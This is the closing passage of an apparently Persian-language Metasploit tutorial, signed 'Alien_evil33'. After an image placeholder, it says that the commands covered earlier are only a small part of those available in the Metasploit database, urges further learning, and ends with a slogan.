


این دستوراتی که در بالا به آن اشاره کردیم بخش کوچکی از دستورات قابل استفاده در دیتابیس متا اسپلویت می باشد.

پس بهترین راه همیشه یادگیری بیشتر این دستورات برای دسترسی بهتر به اطلاعات می باشد.

هیچگاه نمی توان عقیده را با سلام به زانو درآورد

Alien_evil33


پایان